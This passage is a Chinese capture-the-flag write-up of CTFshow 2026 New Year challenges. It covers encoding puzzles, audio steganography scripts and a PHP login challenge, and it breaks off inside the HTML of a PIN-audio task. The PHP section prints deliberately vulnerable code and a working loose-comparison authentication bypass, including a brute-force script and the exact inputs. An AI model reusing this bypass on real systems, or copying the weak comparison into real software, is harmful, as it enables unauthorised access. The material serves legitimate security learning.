二.CTFSHOW-2026元旦跨年欢乐赛-CS2026(个人写的部分wp)

比赛网址:https://ctf.show/competitions/cs2026

当前积分: 1150 已解出题目数:10 还是很菜的hhh(毕竟需要AI辅助)

1.热身签到

1
2
题目描述
元旦时,我二舅姥爷给我出的密码题

压缩包里有个flag.txt,内容是:

1
54515552545455515456547055555566545654495548554855575370515051485150515453705555545755525456537054515551515051485150515450495568

这样的数字特征暗示我们可能要把这些数字转换成ASCII码,但数字个数太多了,有104位,所以不妨两位一组试试,

这里解释一下原因(我表达方式不太行AI生成一下),然后把每组数字先转为十进制(其实他本身就是了),每组转成对应的ASCII码:

1
104 是一个偶数!在密码学和编码学中,“偶数长度”是一个非常强烈的信号,它暗示着数据可能是成对处理的。为什么?因为计算机中最基础的单位“字节(Byte)”经常被表示为两个十六进制数,或者其他两位一组的形式。
原始分组 十进制值 对应字符
54 54 6
51 51 3
55 55 7
52 52 4
54 54 6
54 54 6
55 55 7
51 51 3
54 54 6
56 56 8
54 54 6
70 70 F
55 55 7
55 55 7
55 55 7
66 66 B
54 54 6
56 56 8
54 54 6
49 49 1
55 55 7
48 48 0
55 55 7
48 48 0
55 55 7
57 57 9
53 53 5
70 70 F
51 51 3
50 50 2
51 51 3
48 48 0
51 51 3
50 50 2
51 51 3
54 54 6
53 53 5
70 70 F
55 55 7
55 55 7
54 54 6
57 57 9
55 55 7
52 52 4
54 54 6
56 56 8
53 53 5
70 70 F
54 54 6
51 51 3
55 55 7
51 51 3
51 51 3
50 50 2
51 51 3
48 48 0
51 51 3
50 50 2
51 51 3
54 54 6
50 50 2
49 49 1
55 55 7
68 68 D

因此就有了一个十六进制字符串:(这里可以展开学学base16)

1
63746673686F777B68617070795F323032365F776974685F637332303236217D

放入随波逐流一键解密,flag就出来了:

1
ctfshow{happy_2026_with_cs2026!}

或者使用古法脚本:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
def decrypt_cipher(cipher_text):
try:
# Step 1: 将字符串每2位切分,解析为十进制 ASCII 码,还原为中间字符串
# 例如: "54" -> int(54) -> chr(54) -> "6"
intermediate_hex = "".join(
[chr(int(cipher_text[i:i+2])) for i in range(0, len(cipher_text), 2)]
)
print(f"中间层 Hex 字符串: {intermediate_hex}")
# Step 2: 将中间的 Hex 字符串解码为最终明文
# bytes.fromhex() 是 Python 处理十六进制转换的高效方法
plaintext = bytes.fromhex(intermediate_hex).decode('utf-8')
return plaintext
except Exception as e:
return f"解密过程中出错: {e}"
# 输入数据
cipher = "54515552545455515456547055555566545654495548554855575370515051485150515453705555545755525456537054515551515051485150515450495568"
# 执行解密
result = decrypt_cipher(cipher)
print(f"最终 Flag: {result}")

flag也是可以出的:

1
ctfshow{happy_2026_with_cs2026!}

2.cs2026问卷调查

问卷调查即可得到flag:

1
ctfshow{happy_2026}

3.SafePassword

1
2
3
4
5
6
题目描述
1. 根据情报,J国近年来对我国进行了持续的渗透攻击,我方技术人员经过溯源,发现某个可疑网址。

2. 该网址疑似为J国的情报组织任务分配中心,但是我方并没有拿到登陆口令,无法继续深入。

3. 已经确认嫌疑账号用户名为jcenter,此人2025年加入该组织,登陆口令未知。

题目附件是:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
<?php

declare(strict_types=1);
session_start();
include "flag.php";
include "config.php";

const USER_NOT_FOUND = 2000;
const USER_DISABLED = 2003;
const CHANNEL_INVALID = 2007;
const CHANNEL_EXPIRED = 2011;
const CHANNEL_BLOCKED = 2017;
const VERIFY_FAILED = 2025;
const RATE_LIMITED = 2033;
const PERMISSION_DENIED = 2048;
const STATE_CONFLICT = 2064;
const LENGTH_ERROR = 0x52C0FE;

const ERROR_CODES = [
USER_NOT_FOUND,
USER_DISABLED,
CHANNEL_INVALID,
CHANNEL_EXPIRED,
CHANNEL_BLOCKED,
VERIFY_FAILED,
RATE_LIMITED,
PERMISSION_DENIED,
STATE_CONFLICT,
LENGTH_ERROR,
];

function ensureCsrf(): string
{
if (!isset($_SESSION['csrf']) || !is_string($_SESSION['csrf']) || $_SESSION['csrf'] === '') {
$_SESSION['csrf'] = bin2hex(random_bytes(16));
}
return $_SESSION['csrf'];
}

function requirePostCsrf(): void
{
$csrf = $_POST['csrf'] ?? '';
if (!is_string($csrf) || !isset($_SESSION['csrf']) || !is_string($_SESSION['csrf']) || !hash_equals($_SESSION['csrf'], $csrf)) {
http_response_code(400);
exit('Bad CSRF');
}
}

function h(string $s): string
{
return htmlspecialchars($s, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}

function isLoggedIn(): bool
{
return isset($_SESSION['authed']) && $_SESSION['authed'] === true;
}

function inErrorCodes(int $code): bool
{
return in_array($code, ERROR_CODES, true);
}

function buildExpectedHash($channelKey): string
{
try{
if (!preg_match('/[\x00-\x08\x0B\x0C\x0E-\x1F]/', $channelKey) && strlen($channelKey) < 64) {
return md5('ctfshow:' . $channelKey . ':verify' . $secret_salt);
}else{
throw new RuntimeException('', LENGTH_ERROR);
}
}catch(Throwable $e){
throw new RuntimeException('', VERIFY_FAILED);
}

}

function pickErrorCode(Throwable $e): int
{
$code = (int)$e->getCode();
if (inErrorCodes($code)) {
return $code;
}
$idx = abs((int)crc32(get_class($e) . '|' . $e->getMessage())) % count(ERROR_CODES);
return ERROR_CODES[$idx];
}

function getExpectedHash($channelKey)
{
try {
return buildExpectedHash($channelKey);
} catch (Throwable $e) {
return pickErrorCode($e);
}
}

$flash = '';
$flashType = 'info';

$action = $_POST['action'] ?? ($_GET['action'] ?? '');
if (!is_string($action)) {
$action = '';
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
if ($action === 'login') {
requirePostCsrf();

$accessKey = $_POST['access_key'] ?? '';
$channelKey = $_POST['channel_key'] ?? '';
$expected = getExpectedHash($channelKey);

if (md5($accessKey) == $expected) {
$_SESSION['authed'] = true;
$flash = '验证通过:已解锁资料权限。';
$flashType = 'ok';
} else {
$_SESSION['authed'] = false;
$flash = '验证失败:请检查访问密钥。';
$flashType = 'err';
}
} elseif ($action === 'logout') {
requirePostCsrf();
$_SESSION = [];
if (ini_get('session.use_cookies')) {
$params = session_get_cookie_params();
setcookie(session_name(), '', time() - 42000, $params['path'], $params['domain'], (bool)$params['secure'], (bool)$params['httponly']);
}
session_destroy();
session_start();
$flash = '已退出。';
$flashType = 'info';
}
}

$csrf = ensureCsrf();

$flagText = '请先登陆';
if (isLoggedIn()) {
if (isset($flag) && is_string($flag) && $flag !== '') {
$flagText = $flag;
} else {
$flagText = '';
}
}

$templatePath = __DIR__ . '/template.html';
if (!is_file($templatePath)) {
http_response_code(500);
exit('Template missing');
}
$html = file_get_contents($templatePath);
if ($html === false) {
http_response_code(500);
exit('Template read error');
}

$authed = isLoggedIn();

echo strtr($html, [
'{{CSRF}}' => h($csrf),
'{{AUTHED}}' => $authed ? '1' : '0',
'{{FLAG}}' => $authed ? h($flagText) : '',
'{{FLASH_TYPE}}' => h($flashType),
'{{FLASH_MSG}}' => h($flash),
]);

分析php代码,我们需要满足 index.php 中的登录条件:

1
2
3
4
if (md5($accessKey) == $expected) {
$_SESSION['authed'] = true;
// ...
}

这里使用了 ==(弱比较)。如果 $expected 是一个数字(整数),PHP 会尝试将 md5($accessKey) 这个字符串转换为数字进行比较。

控制 $expected 的值:
$expected 的值来自于 getExpectedHash($channelKey)。

1
2
3
4
5
6
7
8
function getExpectedHash($channelKey) {
try {
return buildExpectedHash($channelKey);
} catch (Throwable $e) {
return pickErrorCode($e);
}
}

观察 buildExpectedHash 函数:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
function buildExpectedHash($channelKey): string {
try {
if (!preg_match('/.../', $channelKey) && strlen($channelKey) < 64) {
// 正常情况返回 md5 字符串
return md5('ctfshow:' . $channelKey . ':verify' . $secret_salt);
} else {
// 如果长度 >= 64,抛出 LENGTH_ERROR
throw new RuntimeException('', LENGTH_ERROR);
}
} catch(Throwable $e) {
// 捕获所有异常(包括上面的 LENGTH_ERROR),转而抛出 VERIFY_FAILED (2025)
throw new RuntimeException('', VERIFY_FAILED);
}
}

如果我们提供的 channel_key 长度超过 64 个字符,内部 try 块会抛出异常。
catch 块捕获后,重新抛出一个错误码为 VERIFY_FAILED(常量值为 2025)的异常。
getExpectedHash 捕获这个新异常,调用 pickErrorCode,最终返回整数 2025。
结论:只要 channel_key 长度大于 64,$expected 就会变成整数 2025。

构造 $access_key:
现在比较变成了:

1
if (md5($accessKey) == 2025) { ... }

我们需要找到一个字符串 $accessKey,使得它的 MD5 值以 “2025” 开头,且第五位不是数字(即 a-f),这样 PHP 在进行弱类型转换时,会截取前面的 “2025” 将其转换为整数 2025,从而使等式成立。

例如:md5(“abc”) = “2025a…” -> 转换为数字 2025 -> 2025 == 2025 (True)。
注意:如果第五位是数字(如 “20251…”),则会被转换为 20251,不相等。

需要一个脚本计算 Access Key:

1
2
3
4
5
6
7
8
9
10
11
<?php
// 寻找 md5($str) 以 "2025" 开头且后续非数字的字符串
for ($i = 0; $i < 10000000; $i++) {
$hash = md5((string)$i);
if (substr($hash, 0, 4) === '2025' && !is_numeric($hash[4])) {
echo "Found Access Key: $i \n";
echo "Hash: $hash \n";
break;
}
}
?>

运行结果为:

1
2
Found Access Key: 434048 
Hash: 2025a5bcb774da5ad1746af26547e357

php语言代码运行网址:

3v4l.org
网址:https://3v4l.org/
菜鸟教程在线编辑器
网址:https://www.runoob.com/try/runcode.php?filename=helloworld&type=php
PHP Sandbox
网址:https://sandbox.onlinephpfunctions.com/

在题目页面的表单中填写:

访问密钥 (access_key): 434048
保留码 (channel_key): aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
(输入由 65 个或更多字符组成的任意字符串,只要触发长度限制异常即可)这里对应了上面超过64个字符会触发异常

所以flag为:

1
ctfshow{832a75ba-6f7d-4f02-97a8-d8af4f65e746}

4.HappySong

1
2
题目描述
鼓声也可以很燃,虽然只有两个音节


我对音频隐写不是很熟悉所以这题我是在AI的辅助下完成的,其实一提到常规的音频隐写,我就想到摩斯电码和二进制编码,这是我的第一反应。但怎么转换对我而言是个问题。我先用Audacity打开了这个音频文件。

这是AI对这题的回答:
1
2
3
4
5
6
7
8
9
10
11
12
13
波形图(下半部分):我们可以看到明显的“脉冲”或“节拍”。它们的时间间隔看起来是相当固定的,这意味着它不像传统的摩斯电码那样依靠“长音”和“短音”的时长来区分,而是依靠 音色/频率 来区分。
频谱图(上半部分):这是解题的关键。请注意看每一条竖线(每一个节拍)的颜色和高度。
有些竖线颜色更亮,且频率延伸得更高(由于高频分量更多,看起来更“高”)。
有些竖线颜色较暗,频率集中在低频(看起来更“矮”)。
结论:这通常是用两种不同的鼓声(比如底鼓 Kick 和军鼓 Snare/Hi-hat)来代表摩斯电码中的“点(.)”和“划(-)”。
观察波形之间的“空隙”(Silence)。

你可以看到这些节拍是被分成一组一组的。
如果是二进制(ASCII):通常每组会有 8 个节拍(代表 1 byte)。(也就是说节拍是固定的)
如果是摩斯电码:每组的节拍数量是不固定的(因为摩斯电码中每个字母的长度不同,例如 E 是 .,而 Q 是 --.-)。
观察你的图:
最左边第一组似乎有 4 个音,第二组有 1 个音,第三组有 4 个音……(这个属实有点为难我了,我对音符的认识如同白痴)
这验证了你的猜想:这是摩斯电码。

这里我让AI编写了一个脚本,来解析这个wav文件:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
import numpy as np
from scipy.io import wavfile
from scipy.signal import find_peaks

def solve_drum_bits(file_path):
print(f"正在分析: {file_path}")

# 1. 读取音频
try:
rate, data = wavfile.read(file_path)
except Exception as e:
print(f"错误: {e}")
return

if len(data.shape) > 1: data = data.mean(axis=1) # 转单声道

# 2. 寻找鼓点
# 根据你的日志,间隔非常短(0.12s),所以 distance 设小一点
peaks, _ = find_peaks(data, distance=int(rate * 0.1), height=0.5)
print(f"检测到 {len(peaks)} 个鼓点")

# 3. 提取特征 (0 或 1)
# 你的数据表明:低频~0.48,高频~0.95
# 我们取中间值 0.7 作为分界线
THRESHOLD = 0.7
window_size = int(rate * 0.05)

binary_string = ""

print("\n开始解析二进制数据...")
for peak in peaks:
start = peak
end = min(peak + window_size, len(data))
segment = data[start:end]

# FFT 频谱分析
fft_res = np.fft.fft(segment)
freqs = np.fft.fftfreq(len(segment), 1/rate)
magnitude = np.abs(fft_res)

# 计算高频占比 (600Hz以上)
low_energy = np.sum(magnitude[(np.abs(freqs) < 600)])
high_energy = np.sum(magnitude[(np.abs(freqs) >= 600)])
total = low_energy + high_energy
if total == 0: ratio = 0
else: ratio = high_energy / total

# === 核心逻辑修改 ===
# 如果占比 > 0.7 (0.95那一档),记为 '1'
# 如果占比 < 0.7 (0.48那一档),记为 '0'
if ratio > THRESHOLD:
binary_string += "1"
else:
binary_string += "0"

print(f"提取到的二进制串 (长度{len(binary_string)}):\n{binary_string}\n")

# 4. 尝试解码为 ASCII 字符
# 每 8 位一组转换
print("-" * 30)
print("尝试方案 A (0=低音, 1=高音):")
try:
chars = []
for i in range(0, len(binary_string), 8):
byte = binary_string[i:i+8]
if len(byte) == 8:
chars.append(chr(int(byte, 2)))
print("解码结果: " + "".join(chars))
except Exception as e:
print(f"解码出错: {e}")

print("-" * 30)
print("尝试方案 B (反转: 1=低音, 0=高音):")
# 有时候题目会故意反着来,备用方案
try:
inverted_bin = "".join(['1' if b == '0' else '0' for b in binary_string])
chars = []
for i in range(0, len(inverted_bin), 8):
byte = inverted_bin[i:i+8]
if len(byte) == 8:
chars.append(chr(int(byte, 2)))
print("解码结果: " + "".join(chars))
except Exception as e:
print(f"解码出错: {e}")
print("-" * 30)

if __name__ == "__main__":
# 请确保路径正确
solve_drum_bits(r'C:\Users\Lenovo\Desktop\ctf\drum_bits.wav')

运行结果为:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
D:\py\python.exe C:\Users\Lenovo\Desktop\ctf\123.py 
正在分析: C:\Users\Lenovo\Desktop\ctf\drum_bits.wav
检测到 208 个鼓点

开始解析二进制数据...
提取到的二进制串 (长度208):
0101010110011100100010111001100110001100100101111001000010001000100001001001010110001010100011001000101110100000100111101010000010010001100101101001110010011010101000001000110010010000100100011001100010000010

------------------------------
尝试方案 A (0=低音, 1=高音):
解码结果: Uœ‹™Œ—ˆ„•ŠŒ‹ ž ‘–œš Œ‘˜‚
------------------------------
尝试方案 B (反转: 1=低音, 0=高音):
解码结果: ªctfshow{just_a_nice_song}
------------------------------

进程已结束,退出代码为 0

flag为:

1
ctfshow{just_a_nice_song}

至于脚本你们可以自己去研究。

5.SafePIN

1
2
题目描述
绝对安全的身份认证系统

这题也是音频有关的题,只不过考你的听力,把record.wav的声音与数字按下的声音对应上,输入正确顺序的PIN码就可以拿到flag.我的“听力”一向不好,所以我需要一些数据化的东西去对应。

题目前端长这样,先下载record.wav,这题我依然可以用脚本处理,但是先要把每个数字对应某个频率,再与record.wav的频率去一一对应来找到频率相近的。

网页的源码是:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
<!doctype html>
<html lang="zh-CN">
<head>
<meta charset="utf-8"/>
<meta name="viewport" content="width=device-width,initial-scale=1"/>
<title>高等级身份验证识别系统</title>
<style>
:root{
--bg:#07070b; --panel:#0b0b12; --txt:#e9e9ff; --muted:#9aa0c8;
--neon1:#38bdf8; --neon2:#fb7185; --ok:#22c55e; --bad:#ef4444; --warn:#f59e0b;
}
*{box-sizing:border-box}
body{
margin:0; min-height:100vh; display:flex; align-items:center; justify-content:center;
background: radial-gradient(900px 600px at 70% 20%, rgba(56,189,248,.08), transparent 60%),
radial-gradient(700px 420px at 25% 65%, rgba(251,113,133,.08), transparent 60%),
linear-gradient(180deg, #05050a 0%, #0a0a12 100%);
color:var(--txt); font-family:system-ui, -apple-system, Segoe UI, Roboto, Arial;
}
.wrap{width:min(920px,96vw); display:grid; grid-template-columns: 1.2fr .8fr; gap:16px; padding:16px;}
.card{border-radius:18px; background:rgba(10,10,18,.88); border:1px solid rgba(255,255,255,.06); box-shadow: 0 14px 60px rgba(0,0,0,.55); overflow:hidden;}
.left{padding:18px;}
.right{padding:18px; display:flex; flex-direction:column; gap:12px;}
.title{letter-spacing:.18em; text-transform:uppercase; font-size:18px; color:#dbeafe}
.sub{margin-top:6px; font-size:12px; color:var(--muted); line-height:1.45}
.screen{margin-top:14px; padding:14px; border-radius:16px; background:rgba(6,6,12,.85); border:1px solid rgba(255,255,255,.06)}
.pinRow{display:flex; justify-content:space-between; align-items:center; gap:10px;}
.dots{display:flex; gap:8px;}
.dot{width:12px;height:12px;border-radius:999px;border:1px solid rgba(255,255,255,.16);background:rgba(255,255,255,.06)}
.dot.filled{background:rgba(56,189,248,.85); border-color: rgba(56,189,248,.55); box-shadow: 0 0 18px rgba(56,189,248,.25);}
.msg{margin-top:10px; min-height:18px; font-size:12px; color:var(--muted)}
.msg.ok{color:#bbf7d0} .msg.bad{color:#fecaca} .msg.warn{color:#fde68a}
.kbd{margin-top:14px; display:grid; grid-template-columns:repeat(3,1fr); gap:10px;}
.key{height:56px;border-radius:16px;border:1px solid rgba(255,255,255,.08); background:rgba(16,16,26,.72); color:rgba(233,233,255,.96); font-size:18px; cursor:pointer; transition:.15s}
.key:hover{transform:translateY(-1px); border-color: rgba(56,189,248,.22); box-shadow: 0 0 18px rgba(56,189,248,.18)}
.key.fn{font-size:13px; letter-spacing:.14em; text-transform:uppercase}
.key.cancel:hover{border-color: rgba(251,113,133,.32); box-shadow: 0 0 18px rgba(251,113,133,.18)}
.key.enter:hover{border-color: rgba(34,197,94,.22); box-shadow: 0 0 18px rgba(34,197,94,.14)}
.box{padding:12px;border-radius:16px;background:rgba(6,6,12,.65);border:1px solid rgba(255,255,255,.06)}
.mono{font-family: ui-monospace, SFMono-Regular, Menlo, Monaco, Consolas, "Liberation Mono","Courier New", monospace;}
.btn{width:100%; padding:10px 12px; border-radius:14px; border:1px solid rgba(255,255,255,.08); background:rgba(255,255,255,.02); color:rgba(226,232,240,.9); cursor:pointer;}
.btn:hover{border-color: rgba(167,139,250,.22); box-shadow:0 0 18px rgba(167,139,250,.12)}
@media (max-width:900px){.wrap{grid-template-columns:1fr}}
</style>
</head>
<body>
<div class="wrap">
<div class="card left">
<div class="title">高等级身份验证识别系统 CTFSHOW-CS2026</div>
<div class="sub">已经拦截了嫌疑人的密码音频<span class="mono">record.wav</span> 需要还原最终 PIN。</div>

<div class="screen">
<div class="pinRow">
<div class="mono" style="font-size:12px;letter-spacing:.14em;color:#cbd5e1;">PIN</div>
<div class="dots" id="dots"></div>
</div>
<div class="msg warn" id="msg">加载中…</div>

<div class="kbd" id="kbd"></div>
</div>
</div>

<div class="card right">
<div class="box">
<div style="font-size:12px;letter-spacing:.16em;text-transform:uppercase;color:#e0f2fe;">附件</div>
<div style="margin-top:8px;font-size:12px;color:rgba(226,232,240,.78);line-height:1.55;">
CTFSHOW <span class="mono">CS2026</span>最终正确的密码为<span class="mono">6</span>位。
</div>
<div style="margin-top:10px;display:flex;gap:10px;">
<a class="btn" id="dl" href="#" download style="text-decoration:none;display:inline-flex;align-items:center;justify-content:center;">下载 record.wav</a>
</div>
</div>

<div class="box">
